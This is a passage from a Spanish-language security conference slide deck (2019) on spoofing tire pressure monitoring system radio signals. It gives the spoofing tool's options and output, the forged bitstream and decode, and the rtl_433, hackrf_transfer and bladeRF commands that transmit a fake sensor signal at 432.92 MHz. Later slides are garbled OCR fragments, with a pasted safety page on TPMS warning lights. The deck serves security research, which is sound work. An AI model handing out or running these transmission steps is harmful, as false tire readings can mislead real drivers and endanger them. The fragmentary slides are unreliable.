-p PRESSURESPOOF	Tire pressure (kPa in 1.364 steps) Default: 212
-t TEMPERATURESPOOF	Tire temperature (Celsius degrees) Default: 35
-f FLAGSPOOF	Flags Battery? (0x0: 69.4 - 0x1: 0.8 - 0x6: 0.4 - 0x8: 1.1 - 0xb: 1.9 - 0xc: 25.8 - 0xe: 0.8) Default: 0x0

Transmisión de la señal de RF

```
TPMS s4ur0n$ python citroen.py -p 1 -t 0 -f 0x6
```

```
/|_|_|_\` .__  
( _ _\`  
=_(_)--(_)-'
```

Citroen, Peugeot, Fiat, Mitsubishi & VDO-type TPMS Spoofers v.01-BBQ by s4ur0n
(@NN2ed_s4ur0n)

Experimental, use at your own risk, but bug reports and patches are welcome
Thanks to MIC (@EA4FSV)

Spoofed ID: 0xcafealba

Spoofed Tire pressure: 1

Spoofed Tire Temperature: 0

Spoofed Flag: 0x6

Preamble: 0x55555556

Bitstream

```
1010011001011001101001011001100110101010101001100110010101011010011010011  
001011010010101101001010101010110010110100101100101010110010101010110100110  
101010
```

Bitstream HEX = a659a599aaa999569a99695a55565a59565569aa

Transmisión de la señal de RF

```
TPMS s4ur0n$ more cafealba.txt
```

```
[_ (8000us) ]
[- (150us) ]
[0 (-40kHz 52us) ]
[1 (40kHz 52us) ]
```

```
—
{HEX 55555556}
{HEX a659a599aaa999569a99695a55565a59565569aa5555}
—
— — —
```

```
TPMS s4ur0n$ tx_tools/build/code_gen -s 250k -r 0xafealba.txt
Oxafealba.cu8
Time elapsed in ms: 0.432000
```

Transmisión de la señal de RF

```
TPMS s4ur0n$ tx_tools/build/code_gen -s 250k -r 0xcafealba.txt  
0xcafealba.cu8
```

```
**** CITROEN DEBUG DECODE ****  
(null): CITROEN bitbuffer decoded matched bitbuffer:: Number of rows: 1  
[00] {209} 55 55 55 56 a6 59 a5 99 aa a9 99 56 9a 99 69 5a 55 56 5a 59 56 55 69 aa 55 55 80 : 01010101 01010101 01010101 01010110 10100110 01011001 1010101 10011001 10101010 10101001 10011001 01010110 10011010 01101001 01011010 01010101 01010110 01011001 01010110 01010101 01101001 10101010 01010101 01010101 1  
: CITROEN bitbuffer_invert matched bitbuffer:: Number of rows: 1  
[00] {209} aa aa aa a9 59 a6 5a 66 55 56 66 a9 65 66 96 a5 aa a9 a5 a6 a9 aa 96 55 aa aa 00 : 10101010 10101010 10101010 10101001 01011001 10100110 01011010 01010101 01010110 01100110 10101001 01100110 10011010 01100101 01100110 10010110 10100101 10101010 10101001 10100110 10101010 10101010 10010110 0  
1010101 10101010 10101010 0  
CITROEN bitbuffer MANCHESTER decoded matched at pos 208  
CITROEN state b[0] = 000000d2  
CITROEN id cafealba  
CITROEN b[1]=000000ca b[1]<<24=ca000000  
CITROEN b[2]=000000fe b[2]<<16=00fe0000  
CITROEN b[3]=000000a1 b[3]<<8=0000a100  
CITROEN b[4]=000000ba  
CITROEN flags b[5]>>4 = cafealba  
CITROEN b[5]=00000063 b[5]>>4=00000006  
CITROEN repeat b[5]&0x0f = 00000003  
CITROEN b[5]=00000063 b[5]&0x0f=00000003  
CITROEN pressure b[6] = 00000001  
CITROEN temperature b[7] = 00000032  
CITROEN maybe_battery b[8] = 00000010  
-----  
time : @0.016000s  
model : Citroen type : TPMS state : d2 id : cafealba  
flags : 6 repeat : 3 Pressure : 1 kPa Temperature: 0 C maybe_battery: 16 mic : CHECKSUM
```

Transmisión de la señal de RF

- Convertirlo a “**Complex Signed de 16 bits**” (**formato universal**). Nota: Supporting the **bladeRF** required switching to the CS16 format, from CU8/CS8, to support the 12-bit ADC.

```
rtl_433 -A -r 0xcafealba.cu8 -w 0xcafealba.cs16
```

- Probar el fichero cs16:

```
rtl_433 -r 0xcafealba.cs16
```

- Renombrar a “**.C16**” para el portapack y copiar a la SD:

```
mv 0xcafealba.cs16 0xcafealba.C16
```

- Generar el fichero **0xcafe1ba.txt** con el siguiente contenido y copiar a la SD:

```
sample_rate=250000  
center_frequency=432920000
```

Transmisión de la señal de RF

- O transmitir el archivo directamente con cualquier utilidad:

```
$ hackrf_transfer -t 0xcafealba.cu8 -f 432920000 -s 250000
```

```
$ bladeRF-cli -i  
bladeRF> set frequency tx 432.92 M  
bladeRF> set samp_rate tx 2000000  
bladeRF> tx config file=0xcafealba.C1G format=bin  
bladeRF> tx config repeat=1 delay=200000  
bladeRF> tx start
```



Putting it all together for fun & profit



7. Conclusiones

Reflexiones finales

Conclusiones

The screenshot shows a web browser displaying a page from schradersensors.com. The page title is "Qué hacer cuando las luces de su sistema de control de presión de los neumáticos se encienden" (What to do when your tire pressure monitoring system light illuminates). The page content includes a section titled "Pasos para dar solución a la luz de baja presión en llantas" (Steps to solve the low tire pressure light) with four numbered steps. Step 1: Encuentre un lugar seguro para parar su vehículo alejado del tráfico para que pueda detenerse a inspeccionar sus llantas. NOTA: Si está conduciendo a velocidades altas (carretera), tome firmemente el volante con ambas manos porque en el caso de que una llanta haya sufrido una ponchadura (deflación rápida), necesitará estar preparado para controlar su vehículo. Después, desacelere lentamente y salga del tráfico. Step 2: Una vez que haya revisado para asegurarse de que no tenga una llanta reventada, use un medidor de llantas para revisar la presión de cada una de las llantas y ver si están al nivel de presión recomendado por el fabricante. (Un medidor de llanta debe ser un componente estándar en su conjunto de artículos de emergencia en su vehículo). El nivel de presión recomendada se halla en la placa de la llanta, una etiqueta ubicada justo dentro de la puerta del lado del conductor. Step 3: Si no se siente seguro o segura de revisar la presión de las llantas por su propia cuenta, proceda con precaución para que un profesional en neumáticos las revise*. Step 4: Inflé sus llantas con la presión indicada por la placa, ya sea con ayuda del centro de servicio de llantas más cercano o usando un suministrador.

Pasos para dar solución a la luz de baja presión en llantas

Tenga cuidado cuando se encienda la luz de advertencia de su sistema de TPMS. Esto significa que uno o más de sus neumáticos puede estar por lo menos 25% por debajo de la presión de inflado recomendada.

1. Encuentre un lugar seguro para parar su vehículo alejado del tráfico para que pueda detenerse a inspeccionar sus llantas. *NOTA:* Si está conduciendo a velocidades altas (carretera), tome firmemente el volante con ambas manos porque en el caso de que una llanta haya sufrido una ponchadura (deflación rápida), necesitará estar preparado para controlar su vehículo. Después, desacelere lentamente y salga del tráfico.
2. Una vez que haya revisado para asegurarse de que no tenga una llanta reventada, use un medidor de llantas para revisar la presión de cada una de las llantas y ver si están al nivel de presión recomendado por el fabricante. (Un medidor de llanta debe ser un componente estándar en su conjunto de artículos de emergencia en su vehículo). El nivel de presión recomendada se halla en la placa de la llanta, una etiqueta ubicada justo dentro de la puerta del lado del conductor.
3. Si no se siente seguro o segura de revisar la presión de las llantas por su propia cuenta, proceda con precaución para que un profesional en neumáticos las revise*.
4. Inflé sus llantas con la presión indicada por la placa, ya sea con ayuda del centro de servicio de llantas más cercano o usando un suministrador

Lo

Fuent
condu

Q. Can

A. Tech

First,

replic

mea

veh

with

the

tha

Vin



Contrame

Evita que el gobierno sepa la ubicación de tu auto

➤ Cifrado de las

- Asegura que la ECU esté cifrada.
- Elimina los sensores y

➤ Revisión de I

- Revisión de la

ELIMINANDO ESTÁ
ANTENA DEL
RASTREADOR



ATSE ONANIMIJE
JED ANTENA
JODATASTA

Agradecimientos

Gracias a **Fernando Corrales (@EA4FSV)** por sus pruebas y las muchas horas de diversión sobre esta investigación y su pasión por la radioafición.



Twitter: <https://twitter.com/ea4fsv>

Blog: <http://www.ea4fsv.es/>

¡Muchas gracias!

SEC / ADMIN
CONFERENCE 2019



© 2019 CS³ GROUP. Todos los derechos reservados.

Todas las demás marcas comerciales, productos, servicios, logotipos, imágenes, etc. referenciados aquí son propiedad de sus respectivos dueños. La información presentada es exclusivamente con propósitos informativos y únicamente expresa la opinión del autor en el momento de su publicación. CS³ GROUP no puede garantizar la veracidad y licitud del contenido o información aquí presentada. CS³ GROUP ofrece TODO EL MATERIAL Y EL CONTENIDO DE ESTA PRESENTACION "COMO ESTÁ", SIN NINGUNA GARANTÍA EXPRESA O TÁCITA DE NINGÚN TIPO, INCLUYÉNDOSE SIN LIMITACIÓN LAS GARANTÍAS DE QUE EL PRODUCTO O SERVICIO SEA COMERCIALIZABLE, NO INFRACTORA DE LA PROPIEDAD INTELECTUAL DE NADIE, O IDÓNEA PARA UN DETERMINADO PROPÓSITO. CS³ GROUP NO TIENE NINGUNA OBLIGACIÓN DE PAGAR INDEMNIZACIÓN POR DAÑOS Y PERJUICIOS DE NINGÚN TIPO (INCLUYENDO, ENTRE OTRAS, LA PÉRDIDA DE GANANCIAS, PÉRDIDA DE EXPLOTACIÓN, PÉRDIDA DE INFORMACIONES) PRODUCIDOS POR EL USO O POR LA INCAPACIDAD DE USAR EL MATERIAL Y/O INFORMACIÓN AQUÍ PRESENTADA.

